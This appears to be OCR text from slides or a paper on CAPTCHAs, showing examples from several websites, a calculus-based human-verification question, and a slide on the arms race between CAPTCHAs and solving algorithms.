
(a) Aol. (b) mail.ru (c) phpBB 3.0

(d) Simple Machines Forum (e) Yahoo! (f) youku

Figure 1: Examples of CAPTCHAs from various Internet properties.


Problems?





Verify Your Registration

* Enter the code shown: More info

This helps prevent automated registrations.


Please enter the code you see below. what's this?


Qualifying question

Just to prove you are a human, please answer the following math challenge.

Q: Calculate:

$$\frac{\partial}{\partial x}\left[4 \cdot \sin\left(7 \cdot x - \frac{\pi}{2}\right)\right]\Big|_{x=0}.$$

A:

mandatory

Note: If you do not know the answer to this question, reload the page and you'll get another question.

Issues with CAPTCHAs

- Inevitable arms race: as solving algorithms get better, defense erodes





Figure 4: Examples of images from the hard CAPTCHA puzzles dataset.

Issues with CAPTCHAs

